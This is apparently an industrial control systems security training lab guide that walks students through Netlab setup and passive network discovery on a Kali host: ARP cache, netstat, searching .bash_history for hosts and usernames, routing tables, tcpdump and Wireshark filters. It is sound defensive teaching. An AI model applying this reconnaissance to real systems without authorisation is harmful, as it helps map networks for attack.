The screenshot shows the Wireshark interface with the 'Capture' menu open. The 'Capture Filters...' option is highlighted with a blue arrow. The status bar at the bottom of the window shows the filter string 'tcp.port==80'.





Industrial Control Systems Cybersecurity Training - 300





Industrial Control Systems Cybersecurity Training - 300

Access the Exercises in Netlab

1. Click on the Exercise you will be completing in the Virtual Learning Portal. The first one is Passive Discovery, the next is Active Discovery, etc.

300 Session 2, Network Discovery and Mapping

E-learning 1 of 24 lessons completed

The screenshot shows a sidebar titled "Syllabus" containing 24 lessons, with the first few listed:

- Passive Discovery - tcpdump/windump (Video)
- Passive Discovery - Wireshark (Video)
- Passive Discovery Exercise (LTI)
- Passive Discovery Exercise Debrief (Video)
Lesson with prerequisites
- LOS - Active Discovery Introduction (Video)
Lesson with prerequisites
- Active Discovery - Nmap (Video)

The main content area is titled "Passive Discovery Exercise" and "Lab 01: Passive Discovery". It includes sections for "Scheduled Lab Reservations" (no scheduled reservations), "New Lab Reservation" (button), and "Lab History" (history for this exercise).

2. Depending on the browser and your security settings, you may get an error stating that the site cannot be opened. Click on "Open Site in New Window" and the site will open. Your pop-up blocker will also need to be disabled. Do not close 300 lesson tab.
3. The first time you use Netlab, you will need to set your Time Zone. After setting your preference, click "Submit".

The screenshot shows the "Date and Time Settings" page with the following configuration:

- Time Zone: (GMT-05:00) Eastern Time (US & Canada)
- Date Display Format: YYYY-MM-DD (2016-09-15)
- Time Display Format: 24 Hour (15:37)
- First Day of Week: Sunday

Buttons at the bottom include "Submit", "Cancel", and "Help".





Industrial Control Systems Cybersecurity Training - 300

4. You will receive this message. Click “Understood”.

The screenshot shows a message box with a green checkmark icon. The text inside says: "Your new account is ready to use." followed by a bulleted list: "• You can change your settings again later by choosing settings from the user menu option." At the bottom right of the message box is a blue button with a thumbs-up icon and the text "Understood".

5. This is the Netlab Homepage.

The screenshot shows the Netlab homepage. At the top left is the INL logo. To its right are navigation links: Help, Schedule ▾, View ▾, and a user account link: demo_user-1@business.com ▾. Below the header, there is a section titled "Scheduled Lab Reservations" with a sub-section header "You have no scheduled lab reservations." At the bottom of this section is a blue button with a plus sign and the text "New Lab Reservation ▾".

6. Click on “New Lab Reservation”, Click on “Schedule Lab for Myself”





Industrial Control Systems Cybersecurity Training - 300



Help Schedule View demo_user-1@business.com


Scheduled Lab Reservations

You have no scheduled lab reservations

 New Lab Reservation ▾

Schedule Lab for Myself

7. The next image shows the “Pod Scheduler”. Click on your desired time slot. If your time slot is taken in the farthest left column you may choose a column to the right of the desired time as the Netlab Introduction video described.





Industrial Control Systems Cybersecurity Training - 300

8. Once a time slot is selected, the above image will appear. Verify your start time and click “Submit”.

Idaho National Laboratory [Home](#) [demo_user-1@business.com](#)

MyNETLAB > Schedule (Individual Reservation) > Select Class > Select Lab (Lab 01: Passive Discovery) > Reserve Pod
(CISA_301PassiveDiscoveryCorp_21001) > Settings

Add Reservation

Pod CISA_301PassiveDiscoveryCorp_21001

Reservation Type Individual Self Study

Class Name CISA 301V VLP ITL Access

Reserve For Demo User

Lab Exercise Lab 01: Passive Discovery

Time Zone Eastern Time (US & Canada)

Start Time

End Time

Length of Reservation 50 mins.

Submit Previous Cancel

9. A notification will appear. Click “OK”.

Idaho National Laboratory [Home](#) [demo_user-1@business.com](#)

Reservation 12016 scheduled.

OK





Industrial Control Systems Cybersecurity Training - 300

10 During your scheduled time slot, the green “Enter Lab” button will appear on the netlab home screen. Click to enter the lab.

Help Schedule ▾ View ▾ demo_user-1@business.com ▾

Lab Reservations

ID	Date/Time	Description	Pod
12016	2021-10-04 18:02 2021-10-04 19:00 45 mins.	Class: CISA 301V VLP ITL Access Lab: Lab 01: Passive Discovery Type: Student User: Demo User	CISA_301PassiveDiscoveryCorp_21001

Showing 1 to 1 of 1 items

[+ New Lab Reservation ▾](#)





Industrial Control Systems Cybersecurity Training - 300

Introduction to Hands-on Exercises

Kali is a Linux-based penetration testing toolset that aids security professionals in performing assessments in a purely native environment dedicated to hacking. The penetration distribution has been customized down to every package, kernel configuration, script, and patch solely for the purpose of the penetration tester.

The version of Kali used in this class has been modified to include applications and files specific to this course.



Network Layout

Each lab will contain its own network layout. A topology diagram will be available in each of the individual labs.

Some of the labs will offer the option to include actual Control System devices. In these instances, real devices such as PLCs and Cameras are directly connected to the lab's virtual network from an outside real network.

IP Address

The Operating System in your virtual lab will already be configured with an IP address. It will be the Desktop that you will work from. If you wish, you can review the IP that it is setup with.

Once booted, the user desktop will appear.

1. Click on the Terminal Session icon on your desktop or menu bar to open a command/terminal window.


Notice the Command Prompt – it has four parts:

- **root** - User name you used when you logged in
- **@kali** - Hostname of the system
- **~/Desktop** - Your current working directory
- **#** - End of prompt

2. In a terminal window, type either of the following commands.

```
ip a show eth0
```

```
ifconfig eth0
```



You should see output from either command, that shows your current IP configuration. Compare what you find to what your topology map indicates. They should match and help you start to visualize the scenario.





Industrial Control Systems Cybersecurity Training - 300

Passive Discovery Exercises


These passive discovery hands-on exercises are mainly performed within a Linux terminal. The same ideas can be applied to Windows platforms, with similar commands.



Navigation

Many of the network diagrams shown on the topology tab when you first login to your lab have objects that are clickable. This allows you to enter the hosts that are listed on the tabs in another way. Some objects on the network map that are greyed out are just for representation and are not clickable.

Each lab will have a navigation bar similar to the one below.



- **Topology** - Displays network topology of hosts and objects in the network.
- **Content** - Will be blank for this exercise. Instructions are listed below.
- **Status** - This tab will show the status of the hosts used in the lab.
- **Hosts** - All tabs right of the status tab are hosts that are accessible in the lab. In this example it's a single Kali Linux host.

Objective

This exercise will allow you to practice some ideas for Passive Discovery. Each of these activities will discourage you from creating packets on a network. The idea is to remain passive where possible.


1. Follow the instructions listed below.





Industrial Control Systems Cybersecurity Training - 300

Pod Topology



1. Click on the Kali tab or computer icon (see above).
2. Open a terminal window from the menu listed at the bottom of your screen.



ARP

1. One of the simplest ways to identify local network hosts is to review the ARP cache. This can be done by using the `arp` command:

```
arp -a -i eth0 -n
```

The results of the command should look similar to the figure below.

A screenshot of a terminal window titled "root@kali: ~". The window shows the following command and its output:

```
root@kali:~# arp -a -i eth0 -n
? (1.2.3.51) at 00:50:56:8a:e0:47 [ether] on eth0
root@kali:~#
```

Screenshot of the arp command showing one entry.





Industrial Control Systems Cybersecurity Training - 300

If you do not see any information displayed, then the ARP cache is simply not yet populated. If you do have entries, that is good too. To try again, just press the up arrow or retype the command, and press Enter. Either result is informative.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arp -a -i eth0 -n
arp: in 0 entries no match found.
root@kali:~#
```

Screenshot of the arp command showing no entries.

Netstat

1. The next reconnaissance method is used to identify both local and remote hosts, by looking at active network sessions using the **netstat** command. Netstat also shows the processes listening on a given port that help identify the network services running at the local system. The command options are described as follows:

-p owning process ID, **-a** all sockets, **-n** no name resolution, **-t** tcp, **-u** udp.

```
netstat -pantu
```

The host you are exploring is your Kali Desktop virtual machine. It may be running services, which would appear in a LISTEN state as shown below. The results of this command should look similar.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 0.0.0.0:445            0.0.0.0:*              LISTEN     745/smbd
tcp        0      0 0.0.0.0:139            0.0.0.0:*              LISTEN     745/smbd
tcp        0      0 0.0.0.0:80             0.0.0.0:*              LISTEN     2338/apache2
tcp        0      0 0.0.0.0:22             0.0.0.0:*              LISTEN     796/sshd
tcp        0      0 1.2.3.100:22            1.2.3.51:48212        ESTABLISHED 2321/sshd: root
tcp6       0      0 :::445               ::.*                  LISTEN     745/smbd
tcp6       0      0 :::139               ::.*                  LISTEN     745/smbd
tcp6       0      0 :::22                ::.*                  LISTEN     796/sshd
root@kali:~#
```

Screenshot of current network connections using netstat -pantru command

The example shows our localhost with a listening Web server on Port 80, SSH server on Port 22, and File Sharing services on Port 139 and 445. Some use IPv4 and some use both IPv4 and IPv6. Also take note of any ESTABLISHED connections that already exist. These are active connections between your local host and a remote host.

2. Try using different **netstat** command options to see how it affects the output.
(e.g., netstat -pant, netstat -antu).





Industrial Control Systems Cybersecurity Training - 300

.bash_history

History and log files may contain information that can be used to identify additional hosts and networks accessible from the current system. This next example looks at the **bash** command history file **.bash_history**. This file contains a list of all the commands that have been executed in the **bash** command shell. By identifying commands associated with IP and hostname information, we learn about new hosts and networks that could be accessible from this system.

Hence, we are passively discovering and mapping the network as we search through this and other files on the system. The **.bash_history** file is located in each user's home directory, which is represented by the `~`.

1. To more efficiently search the **.bash_history** file use the **grep** command to search for keywords such as **ssh**, **ftp**, **telnet**, etc.

```
grep ssh ~/.bash_history
```

The results of this command should look similar to the figure below. By using the **grep** command, only the lines that contain the keyword **ssh** are shown, making it easy to identify the hosts likely to be running Linux with the **SSH** service running.

A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and three icons in the top right corner. The main area shows the command `grep ssh ~/.bash_history` and its output:
`root@kali:~# grep ssh ~/.bash_history`
`ssh 1.2.3.51`
`ssh 127.0.0.1`
`root@kali:~#`

Search for **ssh** in the **.bash_history** file using **grep**

2. Try using the same command with a different keyword such as **ping**.

```
grep ping ~/.bash_history
```

If someone previously used a **ping** to look for another host, then you can discover what someone else once attempted to discover. You do not have to run the **ping** command. Stay passive by not sending pings, but you can at least investigate what has been looked for in the past.

3. Telnet is often considered questionable when in use since it is arguably insecure for using clear text transmissions. See if anyone has been using **telnet**.

```
grep telnet ~/.bash_history
```





Industrial Control Systems

Cybersecurity Training - 300

If a result comes up more than once, it just means that the command was used in the past more than one time.

4. FTP connections are another example of past activity that we could look for.

```
grep ftp ~/.bash_history
```

Commands can also contain interesting information such as usernames. Did you find any? If so, list them below as part of your passive collection of information!

5. At this point, you may have taken an interest in the **1.2.3.0/24** IP network. Perhaps you would like to see all commands that included the text "**1.2.3.**" to attempt searching for related IP addresses. These are the first 3 octets matching that IP network. Find any command that may have used them and list them below.

```
grep 1.2.3 ~/.bash_history
```


6. The **.bash_history** file is not written with recent commands until the terminal (command shell) has been exited. Upon exit, the buffered commands are written to the **.bash_history** file. You can test this by exiting your current command shell.
7. Then start a new command shell and use the **history** command. You will now see all the commands you entered in the command shell before you exited.

```
history
```





Industrial Control Systems Cybersecurity Training - 300

Routing Tables

Routing tables are another source for learning about the hosts and networks that are accessible from a system. This information can be used to identify new targets for attack and establish a map of the network. There are four main types of entries in the routing table, host routes, local and remote network routes, and the default route or gateway.

1. To view the routing table, use the **route** or **netstat** commands.

```
route -n
```

The results of this command should look similar to the figure below. The host you are using may not have a very interesting routing table. However, that in itself is useful information. If there are no gateways listed, then you just learned that this host is not setup to communicate with any outside networks.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
1.2.3.0         0.0.0.0       255.255.255.0   U      0      0        0 eth0
root@kali:~#
```

Routing table shown by using the **route -n** command

2. If this system had two network interfaces, it may be possible to route traffic between the two networks. This can be determined by looking at the **/proc/sys/net/ipv4/ip_forward** configuration file with a text viewer or editor, where 1 means it is forwarding and 0 means it is not. You can also simply “**cat**” the contents to the terminal instead of opening it with a text editor. The file contains only a single character.

```
cat /proc/sys/net/ipv4/ip_forward
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
0
root@kali:~#
```

This information is useful for identifying rogue network forwarding or for launching a potential man-in-the-middle attack.





Industrial Control Systems Cybersecurity Training - 300

tcpdump

tcpdump is a tool that allows you to capture all traffic on the network interface, whether it is destined for your computer or not. However, because of switched network environments, normally you will only see traffic that was generated from your host or destined to your host.

1. You can watch packets as they arrive live, without saving them. Try watching for a few minutes and see if any traffic shows up. Packets will print to your terminal as they arrive.

```
tcpdump -i eth0 -n
```

2. When you are done, press Ctrl-C to end tcpdump.
3. We can practice capturing some network traffic and save the captured packets to a file. Open a terminal window and ensure that you are in the Desktop directory. This will make it easier to find the file later.

```
cd ~/Desktop
```

4. To start the network traffic capture, type the following.

```
tcpdump -i eth0 -n -w 301exercise.pcap
```

5. As before, let this capture run for a few minutes. You will not see anything printed, because the packets are being written to the file. Press Ctrl-C when you are done.

When done, notice the capture size and number of packets captured.

The terminal window shows the following output:

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# tcpdump -s 0 -i eth0 -n -w 301exercise.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
^C59 packets captured
59 packets received by filter
0 packets dropped by kernel
root@kali:~/Desktop#
```

This captured file will appear on your Desktop. The result is a simple packet capture with no specific filtering. The file can be stored anywhere for later review. The next section covers Wireshark. We can review this capture file, along with more interesting capture files, in the next section.







Industrial Control Systems Cybersecurity Training - 300

Wireshark

1. Use Wireshark to open and analyze the network traffic captured during the tcpdump. This can be done by double-clicking the file on the Desktop. This will automatically launch Wireshark with the selected pcap file.



2. Because this lab is using the root user, Wireshark will give you a warning that it has full permission when run as root, or the superuser. For this lab, this is acceptable, and you can click OK. However, understand that in other situations, this may not be desired.





Industrial Control Systems Cybersecurity Training - 300

- As the file loads, you will see Wireshark's main presentation. It shows you the packets found in the **capture that you made** and provides a way to explore it. You will only see minor traffic exchanged between yourself and other components of this lab. Scroll to explore the results.

301exercise.pcap


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length
1	0.000000	1.2.3.51	1.2.3.100	SSH	126
2	0.001281	1.2.3.51	1.2.3.100	TCP	6
3	0.007982	1.2.3.100	1.2.3.51	TCP	6
4	0.008310	1.2.3.51	1.2.3.100	TCP	6
5	1.011491	1.2.3.51	1.2.3.100	TCP	7
6	1.011530	1.2.3.100	1.2.3.51	TCP	7

Frame 1: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
Ethernet II, Src: Vmware_8a:49:6d (00:50:56:8a:49:6d), Dst: Vmware_8a:ea:64 (00:50:56:8a:ea:64)
Internet Protocol Version 4, Src: 1.2.3.51, Dst: 1.2.3.100
Transmission Control Protocol, Src Port: 44412, Dst Port: 22, Seq: 1, Ack: 1, Len: 7
SSH Protocol

- When you are finished analyzing your traffic, **close Wireshark**. Next, we will examine additional traffic capture files we have made for you.
- Now that you have closed Wireshark, we will start over with a different .pcap file. On the Desktop, open the folder named **pcap_files**. Open **corp.pcap** by double-clicking it.



Wireshark will automatically load the file.

corp.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	230.215.234.188	230.215.234.173	ICMP	142	Echo (ping) request
2	0.000327	230.215.234.173	230.215.234.188	ICMP	142	Echo (ping) reply
3	0.177404	230.215.234.222	230.215.234.148	SMB	99	Close Request, FID: 0
4	0.177679	230.215.234.148	230.215.234.222	SMB	93	Close Response





Industrial Control Systems

Cybersecurity Training - 300

To help in the analysis of the traffic capture, we can generate display filters to show you the packets of interest. This is done by entering the display filter syntax directly into the filter box if you know the syntax, or by using the GUI-based expression builder that will generate the appropriate display filter syntax for you.

6. Next is an example of how to create a display filter for TCP Port 80 using the expression builder. First, click the **Expression** icon that is next to the Filter box as shown below.

A screenshot of the Wireshark interface. At the top, there is a toolbar with various icons. One icon, labeled "Expression...", has a red circle drawn around it to indicate it should be clicked. Below the toolbar is a table titled "Protocol" with three rows of network traffic. The first row is highlighted in pink and shows an ICMP echo request. The second row is also pink and shows an ICMP echo reply. The third row is yellow and shows SMB close requests. The fourth row is also yellow and shows SMB close responses.

7. When the expression builder window appears, scroll down to the **TCP-Transmission Control Protocol** drop-down menu.

NOTE: This will be near the bottom of the selection window.

Open the TCP drop-down menu and select “tcp.port” then select “==” from the Relation column, and finally type “80” in the Value box.

When the field turns green, it means that the syntax is valid. Note that it now says “tcp.port == 80”. This builder has now made an expression for you to use.

A screenshot of the "Wireshark · Display Filter Expression" dialog box. The left side shows a list of protocol fields under "Field Name" and their corresponding descriptions. The "Relation" column contains operators like "is present", "==", "!=", ">", "<", ">=", and "<=". The "Value (Unsigned integer, 2 bytes)" field contains the value "80". The "tcp.port" field is highlighted in blue, indicating it is selected. The "Search:" field contains "tcp.p". The bottom of the dialog shows the resulting expression "tcp.port == 80" and two buttons: "Cancel" and "OK". A note at the bottom says "Click OK to insert this filter".


8. Finish by clicking OK. The builder utility will close. Observe that the expression has now been automatically written into the expression bar of the main window.





Industrial Control Systems Cybersecurity Training - 300

9. To activate the filter, press the Apply  icon. Once the filter is applied, the only packets shown will have a source or destination of TCP port 80.




corp.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	230.215.234.188	230.215.234.173	ICMP	142	Echo (ping) request
2	0.000327	230.215.234.173	230.215.234.188	ICMP	142	Echo (ping) reply



corp.pcap


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
231	1.910118	230.215.234.220	230.215.234.238	HTTP	560	GET /ajax.asp HTTP/1.
233	1.910678	230.215.234.220	74.195.38.174	HTTP	560	GET /ajax.asp HTTP/1.
236	1.912020	74.195.38.174	230.215.234.220	HTTP	857	HTTP/1.1 200 OK (text/html)
237	1.912139	230.215.234.238	230.215.234.220	HTTP	857	HTTP/1.1 200 OK (text/html)
238	1.912382	230.215.234.220	230.215.234.238	TCP	66	60578 → 80 [ACK] Seq=66
239	1.912527	230.215.234.220	74.195.38.174	TCP	66	60578 → 80 [ACK] Seq=66

Frame 231: 560 bytes on wire (4480 bits), 560 bytes captured (4480 bits)
Ethernet II, Src: Netgear_76:b3:c8 (00:18:4d:76:b3:c8), Dst: Juniper_N_a0:a7:00 (00:19:e2:a0:a7:00)
Internet Protocol Version 4, Src: 230.215.234.220, Dst: 230.215.234.238
Transmission Control Protocol, Src Port: 60578, Dst Port: 80, Seq: 1, Ack: 1, Len: 494
Hypertext Transfer Protocol

10. Continue by creating your own display filter combinations. You can use familiar boolean operators. Examples would be `&&` and `||` to combine filters. For example, `tcp.port == 80 && ip.addr == 74.203.22.148` is a combination of two filters.



corp.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 80 && ip.addr == 74.203.22.148

No.	Time	Source	Destination	Protocol	Length	Info
3262	48.676052	66.237.123.196	74.203.22.148	TCP	74	56791 → 80 [SYN] Seq=1
3263	48.676358	74.203.22.148	66.237.123.196	TCP	78	80 → 56791 [SYN, ACK]
3266	48.678668	66.237.123.196	74.203.22.148	TCP	66	56791 → 80 [ACK] Seq=2
3273	48.683573	66.237.123.196	74.203.22.148	HTTP	241	GET /examples/jsp/reg

The new combined expression filters packets that match IP address 74.203.22.148 that communicate over TCP port 80.





Industrial Control Systems Cybersecurity Training - 300

11. These results show multiple TCP conversations from the same IP address. If you want to follow a single TCP session, right-click one of the packets and select **Follow TCP Stream**. This will generate a display filter that will show you only that TCP stream.

The screenshot shows the Wireshark interface with a capture file named "corp.pcap". A search bar at the top contains the filter: "tcp.port == 80 && ip.addr == 74.203.22.148". The main pane displays several TCP packets. A context menu is open over the first packet (Frame 3262), with the "Follow" option highlighted under the "TCP Stream" submenu. Other options in the menu include "Mark/Unmark Packet", "Ignore/Unignore Packet", "Set/Unset Time Reference", "Time Shift...", "Packet Comment...", "Edit Resolved Name", "Apply as Filter", "Prepare a Filter", "Conversation Filter", "Colorize Conversation", "SCTP", "TCP Stream" (which is selected and highlighted in blue), and "UDP Stream". The bottom pane shows the raw hex and ASCII data for the selected packet.

This window shows the single TCP stream. All the HTTP messages within are now shown.

The cheat sheet on the next page is a reference for some of the basic Wireshark display filter syntax. Use this table or the expression builder to help you create your own display filter combinations.

The screenshot shows the "Follow TCP Stream" window for the selected TCP stream (tcp.stream eq 31). The window title is "Wireshark · Follow TCP Stream (tcp.stream eq 31) · corp". The main pane displays the full HTTP conversation between the client and server. The client's GET request is shown, followed by the server's response (HTTP/1.1 200 OK) with various headers and the HTML document content. Below the conversation, there are controls for "Entire conversation (706 kB)", "Show and save data as ASCII", "Stream 31", "Find", "Help", "Filter Out This Stream", "Print", "Save as...", "Back", and "Close".





Industrial Control Systems Cybersecurity Training - 300

Ethernet			ARP	
eth.addr	eth.len	eth.src	arp.dst.hw_mac	arp.proto.size
eth.dst	eth.lg	eth.trailer	arp.dst.proto_ipv4	arp.proto.type
